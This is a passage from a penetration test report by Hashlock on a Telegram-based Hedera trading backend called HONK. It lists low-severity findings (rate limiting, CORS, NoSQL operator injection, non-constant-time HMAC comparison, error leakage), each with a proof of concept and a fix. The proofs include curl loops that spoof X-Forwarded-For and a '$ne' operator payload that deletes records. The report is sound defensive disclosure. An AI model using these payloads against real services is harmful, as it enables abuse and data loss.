Portfolio analytics, balances, PnL, rankings, and any downstream tiering or eligibility derived from holdings can be forged by the account owner. Rated Low because the data is self-scoped; this should be regraded upward if any feature grants rewards or permissions based on these holdings.

Recommendation

```
// Derive balances from Hedera mirror node, treat client data as hints
const mirror = await fetch(`${MIRROR_NODE}/api/v1/accounts/${accountId}/tokens`);
const onChain = await mirror.json();
// reconcile onChain balances against any client-reported holding before use
```

Derive holdings from Hedera mirror-node balances and verified transactions, and treat client-reported portfolio data as untrusted hints only.

Status

Resolved

[L-04] rateLimit#createRateLimiter - Rate limiting is weak, per-process, and not identity-scoped

Description

Rate limits are keyed only by client IP, stored in a module-level `Map` with no shared store or eviction, and the app never configures `trust proxy`. High-risk authenticated routes are not keyed by the HMAC-verified Telegram identity.

Vulnerability Details

`middleware/rateLimit.js:1-39` keys buckets on `req.ip` into a process-local `Map` that grows unbounded. Because `index.js:22-28` never calls `app.set('trust proxy', ...)`, deployments behind a proxy either collapse all users into one shared bucket or misidentify clients. Sensitive routes such as `routes/user.js:40-57` and `routes/user.js:111-113` rely on this IP-only limiter rather than the verified `chatId`.

```
// middleware/rateLimit.js
const windows = new Map();           // per-process, no eviction
const ip = req.ip || req.headers['x-forwarded-for'] || 'unknown'; // IP-only key
const key = `${keyPrefix}:${ip}`;
```

Proof of Concept

```
# Rotate source IPs to dilute/bypass the per-IP limiter
for i in $(seq 1 1000); do
  curl -s -H "X-Forwarded-For: 10.0.0.$((RANDOM%255))" \
    https://api.honk.example/api/user/referral/redeem >/dev/null
done
```

Impact

Attackers bypass or dilute limits via real source-IP rotation and account farming, while users sharing a proxy IP suffer collateral denial of service. Rated Low because this is a failed/weakened control and amplifier rather than a root cause of fund loss or account compromise.

Recommendation

```
- const ip = req.ip || req.headers['x-forwarded-for'] || 'unknown';  
- const key = `${keyPrefix}:${ip}`;  
+ // configure once at startup: app.set('trust proxy', 1)  
+ const identity = req.auth?.telegramUserId || req.ip;  
+ const key = `${keyPrefix}:${identity}`;
```

Use a shared TTL-backed store (e.g. Redis), key authenticated routes by the verified chatId, configure trust proxy correctly, and add eviction or hard caps for limiter state.

Status

Resolved

[L-05] copyTradeKeeper#runConfig - Copy-trade off-chain budget accounting diverges from on-chain policy

Description

The backend resets `totalSpentHbarAmount` on every `/upsert`, checks the off-chain cap non-atomically, and sizes `minBuyAmount` from the off-chain `perTradeHbarAmount`. The authoritative spend and cap live in the on-chain `Policy`, not in the Mongo fields.

Vulnerability Details

`routes/copyTrades.js:107-130` rewrites the off-chain spend counter on upsert, and `services/copyTradeKeeper.js:551-553`, `services/copyTradeKeeper.js:596-621`, and `services/copyTradeKeeper.js:664-669` read these Mongo fields to gate trades and compute minimum outputs. The contract `SignedCopyTradeBook.sol:181-199` enforces the real cap via `policies[maker].maxTotalSellAmount`, so the off-chain numbers can diverge.

```
// routes/copyTrades.js upsert resets the counter
await Copy_Trade.findOneAndUpdate(
  { chatId, targetAccountId },
  { $set: { totalSpentHbarAmount: 0, perTradeHbarAmount, maxTotalHbarAmount } },
  { upsert: true, new: true }
);
```

Proof of Concept

```
// Off-chain counter reset to 0 on each upsert, while on-chain spend persists.
// Keeper then sizes minBuyAmount from a stale perTradeHbarAmount and submits a tx
// that reverts at the contract cap, burning keeper gas.
await upsertConfig({ maker, perTradeHbarAmount: '5', maxTotalHbarAmount: '10' });
// on-chain policies[maker].spentSellAmount already == maxTotalSellAmount -> next tx
reverts
```

Impact

The backend can display an incorrect remaining budget, attempt transactions that revert at the contract cap, waste keeper gas, and compute minimum-out values from a



stale or divergent per-trade amount. A follower can never actually spend beyond the on-chain `maxTotalSellAmount`, which bounds the impact.

Recommendation

```
// Reconcile against the contract before sizing/gating any trade
const policy = await book.policies(maker);
const remaining = policy.maxTotalSellAmount - policy.spentSellAmount;
if (remaining <= 0n) return skip();
```

Stop treating the Mongo counters as authoritative; read and reconcile `policies[maker]` from the contract, and make any off-chain reservation idempotent.

Status

Resolved

[L-06] trendingSync#syncTrending - Trending sync uses non-atomic delete-then-insert

Description

The sync job deletes all SaucerSwap trending tokens and then inserts the new set. A degraded or partial upstream response can replace a healthy list with a thin list, and there is an empty-window race between the delete and the insert.

Vulnerability Details

In `services/trendingSync.js:69-145`, the job removes existing trending records (`services/trendingSync.js:127-129`) before writing the freshly fetched set. If the upstream returns fewer items than usual, or an overlapping run interleaves, the public list is left empty or thinly populated.

```
// services/trendingSync.js
await Trending.deleteMany({ source: 'saucerswap' }); // window of emptiness begins
await Trending.insertMany(fetched);                 // may be partial/thin
```

Proof of Concept

```
# During the delete->insert window, the public list can be empty
curl 'https://api.honk.example/api/trending?source=saucerswap'
# -> [] while a sync is mid-flight or upstream returned a thin set
```

Impact

The public trending list can become empty or partially stale during sync failures or overlapping runs, degrading the user-facing experience.

Recommendation

```
if (!Array.isArray(fetched) || fetched.length < MIN_EXPECTED) return; // abort thin
sync
const ops = fetched.map(t => ({
  updateOne: { filter: { source: 'saucerswap', tokenId: t.tokenId }, update: { $set:
```

```
t }, upsert: true }  
));  
await Trending.bulkWrite(ops);  
await Trending.deleteMany({ source: 'saucerswap', tokenId: { $nin: fetched.map(t =>  
t.tokenId) } }));
```

Build the new set first and swap atomically, or use keyed bulk upserts plus a guarded removal, and abort implausibly small syncs.

Status

Resolved

[L-07] telegramAuth#telegramAuth - Auth public-path matching is mount-relative and over-broad

Description

telegramAuth checks req.path, which is mount-relative for mounted routers. Some public-path entries are dead in that context, while overly short entries would make same-named routes public under any protected mount.

Vulnerability Details

In middleware/telegramAuth.js:37-47, the allow-list is compared against req.path. For a router mounted at /api/user, req.path is /pending-referral, not /api/user/pending-referral, so entries like /api/user/pending-referral and /api/health never match. Conversely, a short entry like /pending-referral or /leaderboard would match the same-named route under any protected mount, making it public unintentionally.

```
// middleware/telegramAuth.js
const publicPaths = new Set([
  '/pending-referral', '/leaderboard',
  '/api/user/pending-referral', '/api/user/leaderboard', '/api/health',
]);
if (publicPaths.has(req.path)) return next(); // req.path is mount-relative
```

Proof of Concept

```
# Dead entry: never matches because req.path is mount-relative
curl https://api.honk.example/api/user/pending-referral # the '/api/user/...' entry
never matches req.path

# Over-broad entry: any protected mount with a /leaderboard route becomes public
curl https://api.honk.example/api/<anyProtectedMount>/leaderboard
```

Impact

Current exposure is mostly configuration fragility, but future route additions can accidentally become public when a short, mount-relative entry collides with a new route name.

Recommendation

```
- if (publicPaths.has(req.path)) return next();  
+ if (publicPaths.has(req.originalUrl.split('?')[0])) return next();
```

Match against the full route path (`req.originalUrl/req.baseUrl + req.path`), or mount explicitly public routers before the auth middleware so they bypass it by design.

Status

Resolved

[L-08] telegramAuth#verifyTelegramInitData - Telegram HMAC comparison is not constant-time

Description

The middleware compares the calculated and received HMAC hashes with `===`, which can short-circuit on the first differing byte.

Vulnerability Details

`middleware/telegramAuth.js:29` returns `calculatedHash === receivedHash`. String equality short-circuits, leaking a timing signal correlated with the length of the matching prefix of a security-sensitive HMAC.

```
// middleware/telegramAuth.js:29
return calculatedHash === receivedHash; // not constant-time
```

Proof of Concept

```
// Equality returns earlier for a wrong hash that shares a longer prefix,
// producing a (noisy) timing oracle around HMAC verification.
const t0 = process.hrtime.bigint();
verifyTelegramInitData(forgedInitDataWithGuessedPrefix, botToken);
const dt = process.hrtime.bigint() - t0; // timing varies with prefix match
```

Impact

A theoretical timing side channel exists around HMAC verification. Network noise makes practical exploitation unlikely, but the primitive is security-sensitive and should not depend on short-circuiting comparison.

Recommendation

```
- return calculatedHash === receivedHash;
+ const a = Buffer.from(calculatedHash, 'hex');
+ const b = Buffer.from(receivedHash, 'hex');
+ return a.length === b.length && crypto.timingSafeEqual(a, b);
```

Use a constant-time comparison over equal-length buffers via `crypto.timingSafeEqual`.



Status

Resolved



[L-09] index#cors - Wide-open CORS on trading API

Description

The API enables the default `cors()` middleware, which allows requests from all origins.

Vulnerability Details

`index.js:22` calls `app.use(cors())` with no configuration, so every origin is permitted. While the custom `x-telegram-init-data` header scheme prevents classic cookie-based CSRF, any origin can still script the public endpoints, and authenticated calls if it obtains valid `initData`.

```
// index.js:22
app.use(cors()); // reflects/allows all origins
```

Proof of Concept

```
// Served from any attacker origin in a browser context
fetch('https://api.honk.example/api/trending') // succeeds cross-origin
  .then(r => r.json()).then(console.log);
// With leaked initData, authenticated endpoints are equally reachable cross-origin
```

Impact

Any origin can script public endpoints, and authenticated endpoints become reachable cross-origin if `initData` is leaked, amplifying the consequences of any `initData` leakage.

Recommendation

```
- app.use(cors());
+ app.use(cors({
+   origin: ['https://t.me', 'https://web.telegram.org'],
+   methods: ['GET', 'POST', 'PUT', 'DELETE'],
+ }));
```

Restrict CORS to the expected Mini App origins.

Status

Resolved



[L-10] index#errorHandler - Internal error messages leak outside exact NODE_ENV=production

Description

The error handlers include the raw `error.message` unless `NODE_ENV` is exactly `'production'`, and several route handlers also return raw error messages directly to clients.

Vulnerability Details

`index.js:60-66` attaches `err.message` to the response whenever `NODE_ENV !== 'production'`, and `utils/errorResponse.js:1-9` follows the same pattern. Any deployed environment that is staging, unset, or where the value is misspelled (e.g. `Production`, `prod`) leaks internal details.

```
// index.js:60-66
app.use((err, req, res, next) => {
  const payload = { error: 'Internal server error' };
  if (process.env.NODE_ENV !== 'production') payload.message = err.message; // leaks
  res.status(500).json(payload);
});
```

Proof of Concept

```
# In any non-exactly-'production' env, internal details leak
NODE_ENV=staging node index.js &
curl https://api.honk.example/api/trade/quote -d '{"bad":"input"}'
# -> {"error":"Internal server error","message":"E11000 duplicate key ...
MongoServerError"}
```

Impact

Staging, unset, or misspelled production environments can leak MongoDB, Hedera SDK, upstream, and internal validation details to clients, aiding reconnaissance.

Recommendation

```
- if (process.env.NODE_ENV !== 'production') payload.message = err.message;  
+ if (process.env.DEBUG_ERRORS === 'true') payload.message = err.message;
```

Expose detailed errors only behind an explicit debug flag, and default all deployed environments to generic error messages.

Status

Resolved

[L-11] trendingSync#startTrendingSync - Sync cron jobs can overlap

Description

The sync cron jobs use `setInterval` without enforcing a single in-flight run. `trendingSync` records a running flag but does not check it before starting work.

Vulnerability Details

`services/trendingSync.js:159-163`, `services/algoliaSync.js:276-280`, and `services/memejobSync.js:319-323` schedule work with `setInterval`. If a sync takes longer than the interval, a new run starts while the prior one is still active.

```
// services/trendingSync.js:159-163
setInterval(async () => {
  await syncTrending(); // no in-flight guard; running flag set but not checked
}, INTERVAL_MS);
```

Proof of Concept

```
// If syncTrending() takes longer than INTERVAL_MS, two runs execute concurrently,
// interleaving the delete/insert window from L-06 and duplicating writes.
setInterval(syncTrending, 60_000); // a 90s sync overlaps the next tick
```

Impact

Slow syncs overlap with newly scheduled runs, causing duplicate writes, interleaved delete/insert windows, and unnecessary upstream load.

Recommendation

```
+ let running = false;
  setInterval(async () => {
+   if (running) return;           // skip this tick
+   running = true;
-   await syncTrending();
+   try { await syncTrending(); } finally { running = false; }
  }, INTERVAL_MS);
```

Skip a tick while a previous run is still active, or use a job queue/lock.

Status

Resolved



[L-12] quote#getQuote - Quote endpoint can return Infinity and lacks amount caps

Description

The public quote path converts user amounts through floating-point math with no upper bound and can compute `pricePerToken = amountNum / expectedTokens` when `expectedTokens` is zero, yielding Infinity. The returned slippage is hardcoded.

Vulnerability Details

`routes/trade.js:21-63` and `services/quote.js:55-63`, `services/quote.js:97-115` parse user input as floats, perform no upper-bound validation, and divide by `expectedTokens` without a zero guard.

```
// services/quote.js
const amountNum = Number(amount); // unbounded float
const pricePerToken = amountNum / expectedTokens; // Infinity when expectedTokens === 0
return { pricePerToken, slippage: 0.5 }; // hardcoded slippage
```

Proof of Concept

```
# Tiny amount yields expectedTokens === 0 -> Infinity in the response
curl 'https://api.honk.example/api/trade/quote?tokenId=0.0.111&amount=0.000000001'
# -> {"pricePerToken": Infinity, "slippage": 0.5}
```

Impact

Clients can receive nonsensical quote values such as Infinity, and large unbounded public quote requests add avoidable upstream and RPC load.

Recommendation

```
const amountNum = Number(amount);
if (!Number.isFinite(amountNum) || amountNum <= 0 || amountNum > MAX_AMOUNT)
  return res.status(400).json({ error: 'Invalid amount' });
if (expectedTokens <= 0n) return res.status(422).json({ error: 'No liquidity for
```

```
amount' ));
```

Validate and cap amounts, guard divide-by-zero, use integer unit conversion, and return only meaningful slippage values.

Status

Resolved

[L-13] holdings#delete - NoSQL operator objects accepted in self-scoped token filters

Description

Several routes pass route or body `tokenId` values into Mongo filters without explicit string coercion or format validation. The filters are still AND-ed with the authenticated `chatId`.

Vulnerability Details

`routes/holdings.js:121-193` and `routes/wishlist.js:78-159` build queries from raw `tokenId` input. Because Express can parse query/body values into objects, a value such as `{ "$ne": null }` reaches the filter as an operator object rather than a literal string, broadening the match within the user's own tenant.

```
// routes/holdings.js
await Holding.deleteMany({ chatId, tokenId: req.body.tokenId }); // tokenId may be an
operator object
```

Proof of Concept

```
# tokenId as a NoSQL operator matches all of the caller's own records
curl -X DELETE https://api.honk.example/api/holdings \
  -H 'x-telegram-init-data: <valid initData>' \
  -H 'content-type: application/json' \
  -d '{"tokenId":{"$ne":null}}'
# -> deletes every holding for this chatId
```

Impact

Attackers cannot cross tenants through these paths because of the `chatId` AND, but they may manipulate or delete broad sets of their own records, trigger cast errors, or produce unexpected query behavior.

Recommendation

```
- await Holding.deleteMany({ chatId, tokenId: req.body.tokenId });  
+ const tokenId = String(req.body.tokenId);  
+ if (!/^0\.\0\.\d+$/.test(tokenId)) return res.status(400).json({ error: 'Invalid  
token id' });  
+ await Holding.deleteMany({ chatId, tokenId });
```

Coerce ID inputs to strings and validate exact token ID formats before building filters.

Status

Resolved

[L-14] copyTrades#upsert - Copy-trade dex route/schema divergence bypasses validation

Description

The route accepts both `saucerswap` and `memejob`, but the `Copy_Trade` schema `enum` lists only `saucerswap`, and `findOneAndUpdate` is called without `runValidators`.

Vulnerability Details

`db.js:250-265` defines `dex: { type: String, enum: ['saucerswap'], default: 'saucerswap' }`, while `routes/copyTrades.js:70-78` accepts `dex === 'saucerswap' || dex === 'memejob'` and `routes/copyTrades.js:107-130` persists via `findOneAndUpdate(..., { upsert: true, new: true })` with no `runValidators`. The schema `enum` is therefore never enforced on update.

```
// db.js
dex: { type: String, enum: ['saucerswap'], default: 'saucerswap' },
// routes/copyTrades.js
await Copy_Trade.findOneAndUpdate(filter, { $set: { dex } }, { upsert: true, new: true });
```

Proof of Concept

```
# Persists dex: "memejob", a value the schema enum forbids
curl -X POST https://api.honk.example/api/copy-trades/upsert \
  -H 'x-telegram-init-data: <valid initData>' \
  -H 'content-type: application/json' \
  -d
'{"targetWallet":"0.0.999","dex":"memejob","perTradeHbarAmount":"1","maxTotalHbarAmount":"5"}'
```

Impact

The route can persist values the schema does not allow, creating inconsistent data and surprising keeper behavior. It does not permit arbitrary router injection because the route still whitelists exactly two literals.

Recommendation

```
- dex: { type: String, enum: ['saucerswap'], default: 'saucerswap' },  
+ dex: { type: String, enum: ['saucerswap', 'memejob'], default: 'saucerswap' },  
...  
- await Copy_Trade.findOneAndUpdate(filter, { $set: { dex } }, { upsert: true, new:  
true });  
+ await Copy_Trade.findOneAndUpdate(filter, { $set: { dex } }, { upsert: true, new:  
true, runValidators: true });
```

Align the schema and route enums and enable update validators.

Status

Resolved

[L-15] limitOrdersV2#prepare-create - Signed order amounts use floating-point conversion

Description

The signed `sellAmount` and `minBuyAmount` are derived with `Math.floor(Number(amount) * 10 ** decimals)`, which loses precision for large or high-decimal values.

Vulnerability Details

`routes/limitOrdersV2.js:36-43` and `routes/limitOrdersV2.js:188-190` convert human amounts to token units via float multiplication before signing. IEEE-754 doubles cannot represent all integers above 2^{53} , so large or high-decimal amounts produce a value that differs from the intended integer.

```
// routes/limitOrdersV2.js
const sellAmount = Math.floor(Number(amount) * 10 ** decimals); // precision loss
const minBuyAmount = Math.floor(Number(minOut) * 10 ** decimals);
```

Proof of Concept

```
Math.floor(Number('123456789.123456789') * 10 ** 8);
// -> 12345678912345678 (not the exact intended integer)
// The maker then signs an amount that differs from what was entered.
```

Impact

The maker signs the derived values, so this is self-inflicted rather than a signature bypass, but it can still create orders with unintended amounts that the maker did not actually approve in intent.

Recommendation

```
- const sellAmount = Math.floor(Number(amount) * 10 ** decimals);
+ const { parseUnits } = require('ethers');
+ const sellAmount = parseUnits(String(amount), decimals); // BigInt, exact
```

Use decimal-string integer parsing for token units (e.g. ethers `parseUnits` / `BigInt`).



Status

Resolved



[L-16] copyTradeKeeper#runOnce - Copy-trade keeper is serial and has no per-user config cap

Description

The keeper processes up to 100 configs serially, each wallet fetch can include up to 100 transactions, and the route enforces no per-user config cap.

Vulnerability Details

`services/copyTradeKeeper.js:5-8` and `services/copyTradeKeeper.js:764-792` iterate configs one at a time, and `routes/copyTrades.js:67-130` does not limit how many configs a single user can create. A user with many configs, or configs tracking noisy targets, monopolizes the single serial loop.

```
// services/copyTradeKeeper.js
const configs = await Copy_Trade.find({ active: true }).limit(100);
for (const cfg of configs) {           // strictly serial
  await runConfig(cfg);                 // each may fetch up to 100 txs
}
```

Proof of Concept

```
# Create many configs to inflate per-cycle work for everyone
for i in $(seq 1 100); do
  curl -s -X POST https://api.honk.example/api/copy-trades/upsert \
    -H 'x-telegram-init-data: <valid initData>' \
    -H 'content-type: application/json' \
    -d
    '{"targetWallet":"0.0.$i","dex":"saucerswap","perTradeHbarAmount":"1","maxTotalHbarAmount":"5"}'
done
```

Impact

Many configs or noisy targets can delay processing for all followers, including time-sensitive sell notifications and executions.

Recommendation

```
const MAX_CONFIGS_PER_USER = 10;  
const count = await Copy_Trade.countDocuments({ chatId });  
if (count >= MAX_CONFIGS_PER_USER) return res.status(429).json({ error: 'Config limit  
reached' });  
// keeper: process configs with a bounded worker pool and per-config tx budget
```

Add per-user config limits, per-config processing budgets, and bounded parallel workers.

Status

Resolved

[L-17] user#leaderboard - Referral debug endpoint and public leaderboard expose user metadata

Description

The `/referral/debug` endpoint exposes internal referral fields to the authenticated user, and the public `/leaderboard` endpoint returns usernames, first names, and points.

Vulnerability Details

`routes/user.js:607-635` (`/referral/debug`) returns internal referral bookkeeping fields to the caller, and `routes/user.js:637-658` (`/leaderboard`) returns user-identifying metadata without authentication.

```
// routes/user.js (/leaderboard)
const top = await User.find({}, 'username firstName points').sort({ points: -1
}).limit(50);
res.json(top); // public usernames, first names, points
```

Proof of Concept

```
# Public leaderboard exposes usernames and points for scraping
curl https://api.honk.example/api/user/leaderboard
# -> [{"username":"alice","firstName":"Alice","points":4200}, ...]
```

Impact

No cross-user `chatId` is leaked, but public usernames and points aid scraping and targeted phishing. Rated Low because this is an externally reachable privacy/recon issue rather than Informational.

Recommendation

```
- const top = await User.find({}, 'username firstName points').sort({ points: -1
}).limit(50);
- res.json(top);
+ const top = await User.find({}, 'username points').sort({ points: -1 }).limit(50);
+ res.json(top.map(u => ({ name: maskUsername(u.username), points: u.points })));
```

Remove or gate the debug endpoint behind an admin check, and minimize the PII returned by the public leaderboard.

Status

Resolved



QA

[Q-01] wallet - routes/wallet.js is dead code

Description

The file `routes/wallet.js` exists in the codebase but is never `require()`'d or mounted by `index.js`. It contains stale alternate wallet and authentication behavior that is unreachable from the running application. The routers actually mounted in `index.js` are `tradeRoutes`, `userRoutes`, `trendingRoutes`, `wishlistRoutes`, `holdingsRoutes`, `analyticsRoutes`, `featuredRoutes`, `adsRoutes`, `limitOrderV2Routes`, and `copyTradeRoutes` — `wallet` is absent from this list.

Vulnerability Details

The route-mounting block in `index.js` (lines 35-57) wires every active router but omits `routes/wallet.js`:

```
app.use('/api/trade', tradeRoutes);
app.use('/api/user', telegramAuth, userRoutes);
app.use('/api', trendingRoutes);
app.use('/api/wishlist', telegramAuth, wishlistRoutes);
app.use('/api/holdings', telegramAuth, holdingsRoutes);
app.use('/api/analytics', telegramAuth, analyticsRoutes);
app.use('/api/featured', featuredRoutes);
app.use('/api', adsRoutes);
app.use('/api/limit-orders-v2', telegramAuth, limitOrderV2Routes);
app.use('/api/copy-trades', telegramAuth, copyTradeRoutes);
```

Because `routes/wallet.js` is neither imported nor mounted, none of its handlers are reachable. The code persists as a maintenance artifact carrying alternate auth and wallet logic that does not match the conventions used by the live routers (for example, the `telegramAuth` middleware applied to the authenticated routes above).

Proof of Concept

A repository-wide search confirms `routes/wallet.js` is never referenced by any `require()` or `app.use()` call:



```
# Search for any import of the wallet route module
grep -rn "require(.*routes/wallet" . --include="*.js"
# (no output - the module is never imported)

# Confirm index.js mounts every router EXCEPT wallet
grep -n "app.use(" index.js
# lists trade, user, trending, wishlist, holdings, analytics,
# featured, ads, limit-orders-v2, copy-trades - wallet is absent
```

The first command returns no matches, demonstrating that `routes/wallet.js` is dead code with no execution path into the running server.

Impact

Unreachable code can confuse review and complicate future maintenance. The latent risk is that the dead router is later wired into `index.js` and reintroduces stale or insecure auth and wallet logic that has not been kept in sync with the live codebase's security conventions.

Recommendation

Remove the dead `routes/wallet.js` file, or clearly quarantine it out of the production code path (for example, move it to a clearly labeled archive directory excluded from deployment) so it cannot be accidentally mounted in the future.

Status

Resolved

[Q-02] package - Dependency advisories require maintenance triage

Description

The production dependency tree declared in `package.json` and resolved in `package-lock.json` carries multiple known security advisories. These should be triaged and upgraded as routine maintenance, but they are not counted as confirmed exploitable application findings because no reachable attack path through the HONK backend has been demonstrated for them.

Vulnerability Details

Running `npm audit --omit=dev --json` against the production dependency set reported 30 advisories: 2 critical, 8 high, 13 moderate, and 7 low. Direct dependencies implicated in these advisories include `@hashgraph/sdk`, `axios`, `express`, `mongoose`, `ethers`, and `short-uuid`. Because these are direct dependencies of the keeper and API flows, advisories against them carry a higher priority for triage than advisories buried in transitive-only packages.

Proof of Concept

The advisory counts are reproducible by running the production-only audit from the repository root:

```
# Enumerate production dependency advisories only (excludes devDependencies)
npm audit --omit=dev --json

# For a human-readable summary table:
npm audit --omit=dev
```

The summary line of the JSON output reports the vulnerability totals (critical: 2, high: 8, moderate: 13, low: 7) and the `via` arrays identify the implicated direct dependencies including `@hashgraph/sdk`, `axios`, `express`, `mongoose`, `ethers`, and `short-uuid`.

Impact

Outstanding advisories represent unpatched known issues in third-party code. They warrant triage and upgrade, but absent a demonstrated reachable path through the



application they do not constitute confirmed exploitable application-level findings. Left unmanaged, however, they increase the attack surface over time as new exploits for the disclosed advisories become public.

Recommendation

Upgrade the affected dependencies, prioritizing the direct high- and critical-severity packages (@hashgraph/sdk, axios, express, mongoose, ethers, short-uuid). After each dependency change, retest the keeper and API flows to confirm no behavioral regressions before deploying.

Status

Acknowledged

Conclusion

After Hashlock's analysis, the Honk project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our Penetration Tests a collaborative effort. The objective of our security Penetration Tests is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security Penetration Test process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future Penetration Tests. Although our primary focus is on the in-scope code, we examine dependency code and behavior when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction, and white box penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high-level understanding of what functionality the code base under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other Penetration Test results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we still need to verify the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown not to represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with Resolved questions, and then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the contract details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed the code bases in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the code base source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the Penetration Test makes no statements or warranties on the security of the code. It also cannot be considered a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this code base.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

Technical Disclaimer

Code is deployed and executed on a platform. The platform, its programming language, and other software related to the code base can have their own vulnerabilities that can lead to attacks. Thus, the Penetration Test can't guarantee the explicit security of the Penetration Tested code bases.

About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au

Contact: info@hashlock.com.au



#hashlock.